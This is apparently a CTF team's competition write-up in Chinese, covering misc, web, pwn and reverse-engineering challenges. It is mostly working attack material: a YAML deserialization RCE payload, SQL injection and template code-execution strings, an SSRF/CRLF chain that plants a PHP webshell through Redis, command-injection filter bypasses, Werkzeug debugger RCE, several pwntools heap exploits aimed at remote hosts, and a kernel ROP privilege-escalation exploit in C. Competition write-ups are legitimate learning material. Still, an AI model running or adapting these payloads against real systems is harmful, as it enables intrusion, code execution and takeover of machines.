

祥云杯 Nu1L

MISC

进制反转

RAR 伪加密，改一下 header，解压得到一个音频，根据提示对 bit 进行翻转

```
with open('flag.wav','rb') as f:  
    content = f.read()
```

```
res = []  
for c in content:  
    res.append((~c)&0xff)
```

```
with open('output.wav','wb') as f:  
    f.write(bytes(res))
```

音频翻转: <https://audioalter.com/reverse/>

在线识别: <https://www.acrcloud.com/identify-songs-music-recognition-online/>

xixixi

binwalk 一下看到有个 png 头，但文件不完整。再翻一翻找到两个 python 脚本，参考脚本还原图片即可

```
import struct  
# with open('new.vhd', 'rb') as f:  
#     content = f.read()  
# res = content.split(b'\x00'*128)  
# rres = []  
# for i in res:  
#     if i:  
#         rres.append(i.strip('\x00'))  
# parts = []  
# for idx, val in enumerate(rres):  
#     if 'IHDR' in val:  
#         print(idx, len(val))
```

```

# if len(val) > 0 and len(val) % 512 == 0 and val[-1] == '\xff':
#     parts.append(val.rstrip('\xff'))

# print(len(parts))

# print(rres[73])

# print('='*50)
# print('='*50)

# print(rres[74])

```

```

class FAT32Parser(object):
    def __init__(self, vhdFileName):
        with open(vhdFileName, 'rb') as f:
            self.diskData = f.read()
            self.DBR_off = self.GetDBRoff()
            self.newData = ''.join(self.diskData)

    def GetDBRoff(self):
        DPT_off = 0x1BE
        target = self.diskData[DPT_off+8:DPT_off+12]
        DBR_sector_off, = struct.unpack("<I", target)
        return DBR_sector_off * 512

    def GetFAT1off(self):
        target = self.diskData[self.DBR_off+0xE:self.DBR_off+0x10]
        FAT1_sector_off, = struct.unpack("<H", target)
        return self.DBR_off + FAT1_sector_off * 512

    def GetFATlength(self):
        target = self.diskData[self.DBR_off+0x24:self.DBR_off+0x28]
        FAT_sectors, = struct.unpack("<I", target)
        return FAT_sectors * 512

    def GetRootoff(self):
        FAT_length = self.GetFATlength()
        FAT2_off = self.GetFAT1off() + FAT_length
        return FAT2_off + FAT_length

    def Cluster2FAToff(self, cluster):
        FAT1_off = self.GetFAT1off()
        return FAT1_off + cluster * 4

```

```

def Cluster2DataOff(self, cluster):
    rootDir_off = self.GetRootoff()
    return rootDir_off + (cluster - 2) * 512

output = open('flag.png', 'wb')

parser = FAT32Parser('new.vhd')

data_off = 0x027bae00
data_length = 9728
data_sector = parser.diskData[data_off:data_off+data_length].rstrip('\xff')
cluster_bytes = data_sector[-4:]
output.write(data_sector)

cluster = struct.unpack("<I", cluster_bytes)[0]
for _ in range(57):
    fat_off = parser.Cluster2FAToff(cluster)
    data_length = 0
    while True:
        tmp = parser.diskData[fat_off:fat_off+4]
        if tmp == '\xff\xff\xff\x0f':
            data_length += 512
            fat_off += 4
        else:
            break
    data_off = parser.Cluster2DataOff(cluster)
    data_sector = parser.diskData[data_off:data_off+data_length].rstrip('\xff')
    key = cluster & 0xfe
    decrypted_data = ""
    for i in data_sector:
        decrypted_data += chr(ord(i) ^ key)
    cluster_bytes = decrypted_data[-4:]
    output.write(decrypted_data)
    cluster = struct.unpack("<I", cluster_bytes)[0]

output.close()

```

Web

profile system

/uploads/./app.py 读到源码

用 SECRET_KEY 伪造 session 绕过验证 yaml 反序列化 RCE

```
python3 flask_session_cookie_manager3.py encode -s Th1s_is_A_Sup333er_s1cret_k1yyyyy -t  
'{"filename":"test.yml","priviledge":"elite"}'  
eyJmaWxlbmFtZSI6InRlc3QueW1sliwicHJpdmlsZWFnZW50ImVsaXRlIn0.X7oK1Q.b9SGCKpOuDDmD0BEu0he  
Ua97qU8
```

exp:

```
!!python/object/new:tuple      [!!python/object/new:map      [!!python/name:eval      ,  
[ "\x5f\x5fimport\x5f\x5f('os')\x2esystem('/readflag \x3e\x3e/proc/self/cwd/uploads/xxxxx')" ]]]  
访问 xxxxx 即可。
```

easyzzzz

注入 admin 密码: <https://github.com/h4ckdepy/zzzphp/issues/1>


form/index.php?module=getjson

table=gbook&where[]=1=1 union select password from zzz_user&col=1



<https://xz.aliyun.com/t/7414>

新版本后台模版代码执行有新的过滤, {if:1=1};echo `cat /flag`;/{end if} 绕过即可



doyouknowssrf




ssrf + urllib crlf 打 redis 写 shell

url=http://@127.0.0.1:5000@www.baidu.com/%3f%75%72%6c%3d%68%74%74%70%
3a%2f%2f%31%32%37%2e%30%2e%30%2e%31%3a%36%33%37%39%2f%3f%61%3
d%31%25%32%30%48%54%54%50%2f%31%2e%31%25%30%64%25%30%61%58%2
d%69%6e%6a%65%63%74%65%64%3a%25%32%30%68%65%61%64%65%72%61%2
5%30%64%25%30%61%25%32%41%31%25%30%44%25%30%41%25%32%34%38%
25%30%44%25%30%41%66%6c%75%73%68%61%6c%6c%25%30%44%25%30%41%
25%32%41%33%25%30%44%25%30%41%25%32%34%33%25%30%44%25%30%41
%73%65%74%25%30%44%25%30%41%25%32%34%31%25%30%44%25%30%41%3
1%25%30%44%25%30%41%25%32%34%33%31%25%30%44%25%30%41%25%30%
41%25%30%41%25%33%43%25%33%46%70%68%70%25%32%30%73%79%73%74
%65%6d%25%32%38%25%32%34%5f%47%45%54%25%35%42%25%32%37%63%25
%32%37%25%35%44%25%32%39%25%33%42%25%33%46%25%33%45%25%30%4
1%25%30%41%25%30%44%25%30%41%25%32%41%34%25%30%44%25%30%41%
25%32%34%36%25%30%44%25%30%41%63%6f%6e%66%69%67%25%30%44%25%
30%41%25%32%34%33%25%30%44%25%30%41%73%65%74%25%30%44%25%30
%41%25%32%34%33%25%30%44%25%30%41%64%69%72%25%30%44%25%30%4
1%25%32%34%31%33%25%30%44%25%30%41%2f%76%61%72%2f%77%77%77%2f
%68%74%6d%6c%25%30%44%25%30%41%25%32%41%34%25%30%44%25%30%41
%25%32%34%36%25%30%44%25%30%41%63%6f%6e%66%69%67%25%30%44%25
%30%41%25%32%34%33%25%30%44%25%30%41%73%65%74%25%30%44%25%3
0%41%25%32%34%31%30%25%30%44%25%30%41%64%62%66%69%6c%65%6e%6
1%6d%65%25%30%44%25%30%41%25%32%34%39%25%30%44%25%30%41%73%
68%65%6c%6c%2e%70%68%70%25%30%44%25%30%41%25%32%41%31%25%30%
44%25%30%41%25%32%34%34%25%30%44%25%30%41%73%61%76%65%25%30
%44%25%30%41%25%30%41

← → ↺ 🏠 🚫 eci-2zechif0ewh0fec6e7wa.cloudec11.ichunqiu.com/shell.php?c=cat /flag 🔍 ⋮ ☆
REDIS0007 🔒 redis-ver3.2.6 🔒 redis-bits 🔒 @ 🔒 ctime 🔒 (🔒 _ 🔒 used-mem 🔒 🔒 🔒 flag{f5ac7683-73a7-4c72-91c2-7f8428e9524d} 🔒 q& 🔒 S' 🔒

easygogogo

文件上传查看有签名，但可以在 filename 处../../指定上传位置由程序帮忙签名。由于是 root 起的，大多数文件都会覆盖读不到，但可以读到/proc/self/envIRON 和 cmdline 尝试读 docker 1 号进程/proc/1/envIRON 得到 flag



flaskbot

输入 nan 赢游戏，用户名 ssti 读 log 文件拿到 pin，console 直接 rce 读 flag 即可

```
POST /guess HTTP/1.1
Host: eci-2ze0teenvvk6ioz7k2sd.cloudecil.ichunqiu.com:8888
Content-Length: 7
Cache-Control: max-age=0
Origin: http://eci-2ze0teenvvk6ioz7k2sd.cloudecil.ichunqiu.com:8888/
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.198 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://eci-2ze0teenvvk6ioz7k2sd.cloudecil.ichunqiu.com:8888/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh;q=0.8,zh-TW;q=0.7,zh-CN;q=0.6
Cookie: chphome-acwqgqg0g0AchhNduNqy(qud100000); ci_session=b1536ec97375962142e241b72d335a5e95f36f; hm_lvt_2d0601bd28de7d49818249cf35d95943=1604045263,1605606657,1605920404,1605930948; UR_distinctid=17468dc379abdcf-0b4d9702fa9841-15306251--1aeaa0-17468dc379ba77; hm_lpvt_2d0601bd28de7d49818249cf35d95943=1605934634; _j6luid_h=0db26bb7dc0e34f968499e9b69f510f; user=3ac05f32mze70zxi1auX191YXmci19f0vmdL19fc3V1Y2xhc3Rlc19fKClbNDdBdKcvcvdmFyL2xvZy9hcHlAubG9uJnJucmVhZCpXfX0=
Connection: close

num=nan

HTTP/1.1 200 OK
Date: Sat, 21 Nov 2020 06:35:10 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Vary: Accept-Encoding
X-Via-JSL: 6da694a,-
X-Cache: bypass
Content-Length: 50998

1:500000000.0 is too small<br/>2:750000000.0 is too small<br/>3:875000000.0 is too small<br/>4:1937500000.0 is too small<br/>5:1868750000.0 is too small<br/>6:1984375000.0 is too small<br/>7:992187500.0 is too small<br/>8:1998093750.0 is too small<br/>9:998046875.0 is too small<br/>10:999032437.5 is too small<br/>11:999511718.75 is too small<br/>12:999755859.375 is too small<br/>13:99977929.688 is too small<br/>14:99938964.844 is too small<br/>15:99969482.422 is too small<br/>16:99984741.211 is too small<br/>17:99992370.605 is too small<br/>18:99996185.303 is too small<br/>19:99998092.651 is too small<br/>20:99999046.326 is too small<br/>21:99999523.163 is too small<br/>22:99999761.581 is too small<br/>23:99999880.791 is too small<br/>24:99999940.395 is too small<br/>25:99999970.198 is too small<br/>26:99999985.099 is too small<br/>27:99999992.549 is too small<br/>28:99999996.275 is too small<br/>29:99999998.137 is too small<br/>30:99999999.065 is too small<br/>31:99999999.534 is too small<br/>32:99999999.767 is too small<br/>33:99999999.884 is too small<br/>34:99999999.942 is too small<br/>35:99999999.971 is too small<br/>36:99999999.985 is too small<br/>37:99999999.993 is too small<br/>38:99999999.996 is too small<br/>39:99999999.998 is too small<br/>40:99999999.999 is too small<br/>41:1000000000.0 is too small<br/>42:1000000000.0 is too small<br/>43:1000000000.0 is too small<br/>44:1000000000.0 is too small<br/>45:1000000000.0 is too small<br/>46:1000000000.0 is too small<br/>47:1000000000.0 is too small<br/>48:1000000000.0 is too small<br/>49:1000000000.0 is too small<br/>50:1000000000.0 is too small<br/>51:1000000000.0 is too small<br/>Now! * Debugger is active!
* Debugger PIN: 100-413-719
10.0.244.155 - [21/Nov/2020 06:10:37] #34; [37mGET / HTTP/1.0 [0m#34; 200 -
10.0.244.155 - [21/Nov/2020 06:10:37] #34; [37mGET / HTTP/1.0 [0m#34; 200 -
10.0.244.155 - [21/Nov/2020 06:10:41] #34; [37mGET / HTTP/1.0 [0m#34; 200 -
10.0.244.155 - [21/Nov/2020 06:10:42] #34; [37mGET /static/assets/css/main.css HTTP/1.0 [0m#34; 200 -
10.0.244.155 - [21/Nov/2020 06:10:42] #34; [37mGET /static/images/avatar.jpg HTTP/1.0 [0m#34; 200 -
10.0.244.155 - [21/Nov/2020 06:10:42] #34; [37mGET /static/assets/css/fontawesome-all.min.css HTTP/1.0 [0m#34; 200 -
10.0.244.155 - [21/Nov/2020 06:10:42] #34; [37mGET /static/assets/css/images/overlay.png HTTP/1.0 [0m#34; 200 -
10.0.244.155 - [21/Nov/2020 06:10:42] #34; [37mGET /static/images/bg.jpg HTTP/1.0 [0m#34; 200 -
10.0.244.155 - [21/Nov/2020 06:10:43] #34; [35m [mGET /favicon.ico HTTP/1.0 [0m#34; 500 -
```

File "/app/app.py", line 70, in miss

```
return "What are you looking for?!".getattr(app, '__name__', getattr(app.__class__, '__name__')), 404
```

```
drwxr-xr-x 1 root root 4096 Nov 21 06:10 etc
drwxr-xr-x 2 root root 4096 Mar 23 2020 home
drwxr-xr-x 1 root root 4096 Apr 20 2020 lib
drwxr-xr-x 5 root root 4096 Mar 23 2020 media
drwxr-xr-x 2 root root 4096 Mar 23 2020 mnt
drwxr-xr-x 2 root root 4096 Mar 23 2020 opt
dr-xr-xr-x 94 root root 0 Nov 21 06:10 proc
drwx----- 1 root root 4096 Nov 20 22:15 root
drwxr-xr-x 2 root root 4096 Mar 23 2020 run
drwxr-xr-x 2 root root 4096 Mar 23 2020 sbin
drwxr-xr-x 2 root root 4096 Mar 23 2020 srv
-rwxr-xr-x 1 root root 43 Nov 21 06:10 super_secret_flag.txt
dr-xr-xr-x 12 root root 0 Nov 21 06:10 sys
drwxrwxrwt 1 root root 4096 Nov 21 06:10 tmp
drwxr-xr-x 1 root root 4096 Apr 20 2020 usr
drwxr-xr-x 1 root root 4096 Apr 20 2020 var
```

```
>>> print os.popen('cat /super_secret_flag.txt').read()
flag[49415031-6ab9-4ecd-a258-150cfadf340e]

>>>
```

Command

<http://eci-2ze4i20uld1wbe8tkxu7.cloudecil.ichunqiu.com/>

[/?url=a.iz99lj.ceye.io%0aecho%09ZmxhZw==|base64%09-d|xargs%09-%09x%09find%09/%09-name%09"x????](http://eci-2ze4i20uld1wbe8tkxu7.cloudecil.ichunqiu.com/?url=a.iz99lj.ceye.io%0aecho%09ZmxhZw==|base64%09-d|xargs%09-%09x%09find%09/%09-name%09)

64 bytes from 118.192.48.48: icmp_seq=4 tt

--- a.iz99lj.ceye.io ping statistics ---
4 packets transmitted, 4 received, 0% pack
rtt min/avg/max/mdev = 5.391/5.409/5.442/0
/etc/.findflag/flag.txt

</form>

url=127.0.0.1%0aecho%09L2V0Yy8uZmluZGZsYWcvZmxhZy50eHQ=|base64%09-
d|xargs%09sed%09""%09

```
icon-sousuo ></ 1>ping</button>
</br>
</br>
<strong> Result:PING a.iz99lj.ceye.io (118.192.48.48) 56(84)
bytes of data.
64 bytes from 118.192.48.48: icmp_seq=1 ttl=54 time=5.78 ms
64 bytes from 118.192.48.48: icmp_seq=2 ttl=54 time=5.70 ms
64 bytes from 118.192.48.48: icmp_seq=3 ttl=54 time=5.62 ms
64 bytes from 118.192.48.48: icmp_seq=4 ttl=54 time=5.48 ms

--- a.iz99lj.ceye.io ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 5.484/5.648/5.787/0.144 ms
flag{d5792ba0-6c08-4b73-a8e2-5039e3686b58}
<strong>
</form>
</div>
```

Pwn

garden

```
from pwn import *
```

```
context.terminal = ['tmux', 'splitw', '-h']
```

```
context.log_level = 'debug'
```

```
context.aslr = False
```

```
def add(p, idx, data):
```

```
    p.recvuntil(b'>>')
```

```
    p.sendline(b'1')
```

```
    p.recvuntil(b'tree index?')
```

```
    p.sendline(str(idx))
```

```
    p.recvuntil(b'tree name?')
```

```
    p.send(data)
```

```
def remove(p, idx):
```

```
    p.recvuntil(b'>>')
```

```
    p.sendline(b'2')
```

```
    p.recvuntil(b'tree index?')
```

```
    p.sendline(str(idx))
```

```
def show(p, idx):
```

```
    p.recvuntil(b'>>')
```

```
    p.sendline(b'3')
```

```
    p.recvuntil(b'tree index?\n')
```

```
    p.sendline(str(idx))
```

```
def steal(p, idx):
```



```

p.recvuntil(b'>>')
p.sendline(b'5')
p.recvuntil(b'which tree do you want to steal?')
p.sendline(str(idx))

def malloc_0x20(p):
    p.recvuntil(b'>>')
    p.sendline(b'6')

from docker_debug import *
debug_env = DockerDebug('ubuntu-1904')
attach = debug_env.attach
process = debug_env.process

def main():
    # program path in docker
    libc = ELF('./libc-2.29.so', checksec=False)
    #p = process('./garden')
    p = remote('8.131.69.237', 32452)
    for i in range(9):
        add(p, i, str(i)*100)

    for i in range(6):
        remove(p, i)

    remove(p, 8)
    steal(p, 7)
    show(p, 7)

    libc_addr = u64(p.recvuntil(b'\n', drop=True).ljust(8, b'\x00')) - 0x1e4ca0
    log.success("libc_addr: 0x{:08x}".format(libc_addr))
    libc.address = libc_addr
    remove(p, 6)
    malloc_0x20(p)

    for i in range(6):
        add(p, i, str(i)*100)
    add(p, 6, b'/bin/sh\x00')
    add(p, 8, b'888')

    for i in range(5):
        remove(p, i)
    remove(p, 7)
    remove(p, 8)
    add(p, 8, b'a'*0xe0 + p64(libc.sym['__free_hook']))

```

```
add(p, 0, b'0000')
add(p, 1, p64(libc.sym['system']))
remove(p, 6)

p.interactive()

if __name__ == '__main__':
    main()
```

把嘴闭上

```
from pwn import *

context.terminal = ['tmux', 'splitw', '-h']
context.log_level = 'debug'
context.aslr = False
def fastbin(p, l, data):
    p.recvuntil('> ')
    p.sendline('1')
    p.recvuntil('?')
    p.recvuntil('> ')
    p.sendline(str(l))
    p.recvuntil('?')
    p.recvuntil('> ')
    p.send(data)

def delete_buf(p):
    p.recvuntil('> ')
    p.sendline('2')

def malloc_opt(p, op, value):
    p.recvuntil('> ')
    p.sendline('3')
    p.recvuntil(b'\xbc\x9f')
    p.recvuntil('> ')
    p.sendline(str(op))
    p.recvuntil(b'\xbc\x9f')
    p.recvuntil('> ')
    p.sendline(str(value))

def malloc_buf(p, l, data):
```

```

p.recvuntil('> ')
p.sendline('4')
p.recvuntil(b'?')
p.recvuntil('> ')
p.sendline(str(l))
p.recvuntil(b'?')
p.recvuntil('> ')
p.send(data)

```

```
M_TRIM_THRESHOLD = -1
```

```

from docker_debug import *
debug_env = DockerDebug('ubuntu-1604')
process = debug_env.process
attach = debug_env.attach

```

```

def main():
    # program path in docker
    libc = ELF('./libc-2.23.so', checksec=False)
    #p = process('./ba_zui_bi_shang')
    p = remote('112.126.71.170', 23548)
    p.recvuntil(': ')
    addr = int(p.recvuntil('\n', drop=True), 16) - libc.sym['puts']
    log.success('libc: 0x{:08x}'.format(addr))
    libc.address = addr

```

```

p.recvuntil('?')
p.recvuntil('> ')
p.sendline(str(0x4ff))
p.recvuntil('?')
p.recvuntil('> ')
p.send(b'a'*0x4ff)

```

```

fastbin(p, 0x1f, b'aaaaa')
delete_buf(p)

```

```

malloc_opt(p, 1, 1) # 触发 malloc_consolidate
fastbin(p, 0x1f, b'aaaaa') # last_remainder
malloc_opt(p, -2, 1)
malloc_buf(p, 0x481, b'\x00')
malloc_buf(p, 0x401, b'\x00')
malloc_buf(p, 0x401, b'\x00')
malloc_buf(p, 0x4ff, b'\x00')
malloc_buf(p, 0x4ff, b'\x00')
malloc_buf(p, 0x4ff, b'\x00')

```

```
payload = b'/bin/sh\x00'.ljust(0x40, b'\x00')
payload += p64(libc.sym['system'])
malloc_buf(p, 0x4ff, payload)
```

```
delete_buf(p)
```

```
p.interactive()
```

```
if __name__ == '__main__':
    main()
```

影流之主

```
from pwn import *
from time import sleep
```

```
# s = process("./ying_liu_zhi_zhu")
s = remote("112.126.71.170", "45123")
```

```
def add():
    sleep(0.1)
    s.sendline("1")
```

```
def free(idx):
    sleep(0.1)
    s.sendline("2")
    sleep(0.1)
    s.sendline(str(idx))
```

```
def edit(idx, buf):
    sleep(0.1)
    s.sendline("3")
    sleep(0.1)
    s.sendline(str(idx))
    sleep(0.1)
    s.send(buf)
```

```
def show(idx):
    sleep(0.1)
    s.sendline("4")
    sleep(0.1)
```

```
s.sendline(str(idx))
```

```
def glob(pattern):  
    sleep(0.1)  
    s.sendline("5")  
    sleep(0.1)  
    s.sendline(pattern)
```

```
add())#0  
add())#1  
free(0)  
glob("/")
```

```
show(0)
```

```
libc = s.recvuntil("\x7f")[-6:]+\x00\x00"  
libc = u64(libc)-0x3c4b78  
success(hex(libc))  
add())#2  
malloc_hook = libc+0x3c4aed  
one = libc+0xf0364  
free(2)  
edit(2,p64(malloc_hook))  
add())#3  
add())#4  
edit(4,'A'*19+p64(one))  
free(3)  
free(3)  
free(3)
```

```
# gdb.attach(s,"b malloc\nc")
```

```
s.interactive()
```

```
# 0x45226 execve("/bin/sh", rsp+0x30, environ)  
# constraints:  
#    rax == NULL
```

```
# 0x4527a execve("/bin/sh", rsp+0x30, environ)  
# constraints:  
#    [rsp+0x30] == NULL
```

```
# 0xf0364 execve("/bin/sh", rsp+0x50, environ)
```

```
# constraints:
#     [rsp+0x50] == NULL

# 0xf1207 execve("/bin/sh", rsp+0x70, environ)
# constraints:
#     [rsp+0x70] == NULL
```

babypwn

```
# -*- coding: utf-8 -*-

from pwn import *

r = lambda x: p.recvuntil(x,drop=True)
s = lambda x,y: p.sendafter(x,y)
sl = lambda x,y : p.sendlineafter(x,y)

# p = process('./pwn')
p = remote('8.131.69.237', 52642)
# l = ELF('/lib/x86_64-linux-gnu/libc.so.6')
l = ELF('./libc-2.23.so')

def init():
    sl('choice:\n',str(1))

def create():
    sl('choice:\n',str(2))

def add(sz):
    sl('choice:\n',str(3))
    sl('size:\n', str(sz))

def sets(cnt):
    sl('choice:\n',str(4))
    s('content:\n', cnt)

def show():
    sl('choice:\n',str(5))
```

```

def size():
    sl('choice:\n',str(6))

def exit():
    sl('choice:\n',str(7))

init()
create()

# leaking libc
add(0x60)
show()
r('show:\n')
p.recv(8)
heap = u64(p.recv(8))-0x11cf0
log.info("@ heap: "+hex(heap))
init()
show()

r('show:\n')
l.address = u64(p.recv(8))-0x3c4b78
log.info("@ libc: "+hex(l.address))
system = l.sym['system']
log.info("@ system: "+hex(system))
binsh = next(l.search('/bin/sh'))
log.info("@ binsh: "+hex(binsh))
one = l.address+0xf1207
log.info("@ one: "+hex(one))

# Find a strange
add(0x88)
sets(p64(heap+0x11c50)+p64(0)+p64(0)+p64(0)+p64(0x401350)+3*p64(0)+p64(one))
size()

p.interactive()

```

babydev

```

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <fcntl.h>

```

```

#include <stropts.h>
#include <sys/wait.h>
#include <sys/stat.h>
#include <pthread.h>

#define pop_rdi 0xffffffff813ead2c
#define prepare_kernel_cred 0xffffffff8108d690
#define xchg_rax_rdi 0xffffffff81768ef2
#define commit_creds 0xffffffff8108d340
#define swapgs 0xffffffff81c00eae
#define iretq 0xffffffff81025a56

int fd;
size_t data[0x4000];
size_t mydata;
size_t stack;
unsigned long user_cs, user_ss, user_eflags, user_sp;
void save_status() {
    asm(
        "movq %%cs, %0\n"
        "movq %%ss, %1\n"
        "movq %%rsp, %3\n"
        "pushfq\n"
        "popq %2\n"
        : "=r"(user_cs), "=r"(user_ss), "=r"(user_eflags), "=r"(user_sp)
        :
        : "memory"
    );
}
void shell()
{
    printf("%d\n",getuid());
    system("/bin/sh");
}

int main()
{
    printf("%d\n",getuid());
    save_status();
    signal(SIGSEGV, shell);
    signal(SIGTRAP, shell);
    fd = open("/dev/mychrdev", O_WRONLY);
    ioctl(fd, 0x1111, data);
    mydata = data[4];
    stack = (data[2] | 0xffffc90000000000) - 0x10;

```



```
printf("[+] mydata at %p\n",mydata);
printf("[+] stack at %p\n",stack);
```

```
write(fd,data,0xf000);
llseek(fd,0x100,0);
write(fd,data,0x10000);
llseek(fd,0x10001,0);
data[0]=stack-mydata;
data[1]=stack-mydata+0x10000;
write(fd,(char *)data+1,0x10000);
size_t off=stack&0xff;
llseek(fd,off,0);
int i=0;
data[i++]=pop_rdi;
data[i++]=0;
data[i++]=prepare_kernel_cred;
data[i++]=xchg_rax_rdi;
data[i++]=commit_creds;
data[i++]=swapgs;
data[i++]=0x246;
data[i++]=0;
data[i++]=iretq;
data[i++]=&shell;
data[i++]=user_cs;
data[i++]=user_eflags;
data[i++]=user_sp;
data[i++]=user_ss;
write(fd,data,0x100);
}
```

Beauty_Of_ChangChun

```
from pwn import *
```

```
context.log_level="debug"
def cmd(ch):
    p.sendlineafter("ry\n",str(ch))
```

```
def add(size):
    cmd(1)
    p.sendlineafter(":\n",str(size))
```

```
def delete(index):
    cmd(2)
    p.sendlineafter(":\n",str(index))
```

```

def edit(index,note):
cmd(3)
p.sendlineafter(":\n",str(index))
p.sendafter(":\n",note)

def show(index):
cmd(4)
p.sendlineafter(":\n",str(index))

#p=process("./pwn-5")
p=remote("112.126.71.170",43652)
p.recvuntil("e\n")
gift=int(p.recvuntil("\n"),16)
info(hex(gift))
for i in range(7):
add(0xf9)
delete(0)
add(0x80)
delete(0)
add(0xf9)
add(0x80)
add(0x100)
delete(1)
add(0x90)
delete(1)
delete(2)
show(2)
p.recvuntil("see\n")
libc=u64(p.recv(6)+"\x00\x00")
print hex(libc)
add(0xf9)
delete(0)
delete(1)
show(2)
#edit(2,p64()+p64())
p.recvuntil("see\n")
heap=u64(p.recv(6)+"\x00\x00")
print hex(heap)
cmd(666)
cmd(5)
p.send("aaaaa")
edit(2,p64(heap)+p64(gift-0x10))
add(0xf9)
edit(2,p64(libc+0x100))
cmd(5)

```

```
p.sendlineafter("idx\n",str(2))
p.interactive()
```

RE

re1

通过逆向发现 flag 的每一位都采用相同的加密方式，然后会在函数末尾判断，所以直接写一个 gdb 脚本爆破明文对应密文的关系即可

gdb 脚本：

```
b *(0x8000000 + 0x18096)
python f = open('log','w+')
set $ipx = 0x20
r < test_input
while ($ipx < 0x80)
set *(char*)$rdi = $ipx
python f.write(gdb.execute('p $ipx', to_string=True))
set $pc=$rebase(0x810)
c
python s = gdb.execute('x/bx $rdi', to_string=True)
python f.write(s)
python f.flush()
set $ipx=$ipx+1
end
```

```
s = {32: 0xd8,33: 0xd9,34: 0xda,35: 0xdb,36: 0xdc,37: 0xdd,38: 0xde,39: 0xdf,40: 0xe0,41: 0xe1,42: 0xe2,43:
0xe3,44: 0xe4,45: 0xe5,46: 0xe6,47: 0xe7,48: 0xe8,49: 0xe9,50: 0xea,51: 0xeb,52: 0xec,53: 0xed,54: 0xee,55:
0xef,56: 0xf0,57: 0xf1,58: 0xf2,59: 0xf3,60: 0xf4,61: 0xf5,62: 0xf6,63: 0xf7,64: 0xf8,65: 0xf9,66: 0xfa,67:
0xfb,68: 0xfc,69: 0xfd,70: 0xfe,71: 0xff,72: 0x00,73: 0x01,74: 0x02,75: 0x03,76: 0x04,77: 0x05,78: 0x06,79:
0x07,80: 0x08,81: 0x09,82: 0x0a,83: 0x0b,84: 0x0c,85: 0x0d,86: 0x0e,87: 0x0f,88: 0x10,89: 0x11,90: 0x12,91:
0x13,92: 0x14,93: 0x15,94: 0x16,95: 0x17,96: 0x18,97: 0x19,98: 0x1a,99: 0x1b,100: 0x1c,101: 0x1d,102:
0x1e,103: 0x1f,104: 0x20,105: 0x21,106: 0x22,107: 0x23,108: 0x24,109: 0x25,110: 0x26,111: 0x27,112:
0x28,113: 0x29,114: 0x2a,115: 0x2b,116: 0x2c,117: 0x2d,118: 0x2e,119: 0x2f,120: 0x30,121: 0x31,122:
0x32,123: 0x33,124: 0x34,125: 0x35,126: 0x36,127: 0x37}
```

```
enc_flag =
[0x0EB,0x0F1,0x19,0x0E8,0x1E,0x1E,0x0F0,0x0EC,0x0EF,0x1E,0x0E9,0x1E,0x0EC,0x0EC,0x0E8,0x0EC,0x19,
0x19,0x0EE,0x1B,0x0EF,0x0EF,0x0EC,0x0EA,0x1C,0x0EA,0x0E8,0x0EB,0x0EE,0x0EB,0x1D,0x0F1]
for i in enc_flag:
for j in xrange(0x20,0x80):
if s[j] == i:
```

```
res += chr(j)
break
```

lre

```
#include <iostream>
#include <string>
#include <map>
#include <fstream>
#include <vector>
#include <memory.h>

using namespace std;

class LZW_Decompressor
{
public:
    LZW_Decompressor();

    ~LZW_Decompressor(){};

    size_t get_max_dictionary_size() { return Max_DICTIONARY_SIZE; }

    std::string get_output() { return output; }

    std::map<int, std::string> get_dictionary() { return dictionary; }

    void decompress(vector<int> input_buffer);

    void add_dictionary_entry( std::string sequence );

    void initialise_dictionary();

    void reinitialise();

protected:

private:
    std::map<int, std::string> dictionary;
    std::string output, prev_sequence;
    size_t Max_DICTIONARY_SIZE = 4096; // Maximum of 2^12 codes
```

```

    size_t BUFFER_SIZE = 900; // Buffer has to be multiple of 3
};

LZW-Decompressor::LZW-Decompressor() {
    // Initialise dictionary entries
    initialise_dictionary();
}

void LZW-Decompressor::add_dictionary_entry( std::string sequence ) {
    if( dictionary.size() >= Max_DICTIONARY_SIZE ) {
        initialise_dictionary();
    }
    dictionary.insert( std::pair<int, std::string>( dictionary.size(), sequence ) );
}

void LZW-Decompressor::initialise_dictionary() {
    dictionary.clear();
    for( int i=0; i<256; i++ ) {
        dictionary.insert( std::pair<int, std::string>( i, std::string( 1, (uint8_t) i ) ) );
    }
    dictionary.insert( std::pair<int, std::string>( 0x100, std::string( 1, (uint8_t) 'f' ) ) );
    dictionary.insert( std::pair<int, std::string>( 0x101, std::string( 1, (uint8_t) 'u' ) ) );
    dictionary.insert( std::pair<int, std::string>( 0x102, std::string( 1, (uint8_t) 'k' ) ) );
}

void LZW-Decompressor::reinitialise() {
    initialise_dictionary();
    output = "";
    prev_sequence = "";
}

void LZW-Decompressor::decompress(vector<int> input_buffer) {

    std::string current_code, next_code, current_sequence, next_sequence, new_entry, decoded_input;
    size_t input_size = input_buffer.size();

    prev_sequence = dictionary.at( input_buffer[0] );
    decoded_input = prev_sequence;

    for( size_t i=1; i<input_size; i += 1)
    {
        // Split input into 24 bit sections ( pairs of codes ) equivalent to 3 characters
        uint32_t code_pair = input_buffer[i];

```

```

try {
    // Decode the 12 bit codes using the dictionary
    next_sequence = dictionary.at( code_pair );
} catch( std::out_of_range e ) {
    // If the current code is unrecognised use first letter from previous code appended to the previous s
sequence
    next_sequence = prev_sequence + prev_sequence[0];
}

// Add first sequence in code pair and first letter from the second sequence in code pair to dictionary
new_entry = prev_sequence + next_sequence[0];
add_dictionary_entry( new_entry );

// Set the second sequence as the previous sequence, move on to the next code pair
prev_sequence = next_sequence;
decoded_input += prev_sequence;

// Add the first decoded sequence to the output
}
// Add the output from the input buffer to the final output
output += decoded_input;
}

```

```

unsigned int decode_tmp[2] = {0};

```

```

unsigned int* decode_once(unsigned char *aa)
{
    unsigned char a[4] = {aa[2],aa[1],aa[0],0};
    unsigned int * t = (unsigned int *)a;
    unsigned int b = *t;
    unsigned int t1 = (b >> 16) | ((b & 0xf0) << 4);
    unsigned int t2 = ((b >> 8)&0xff) | ((b & 0x0f) << 8);
    decode_tmp[0] = t1;
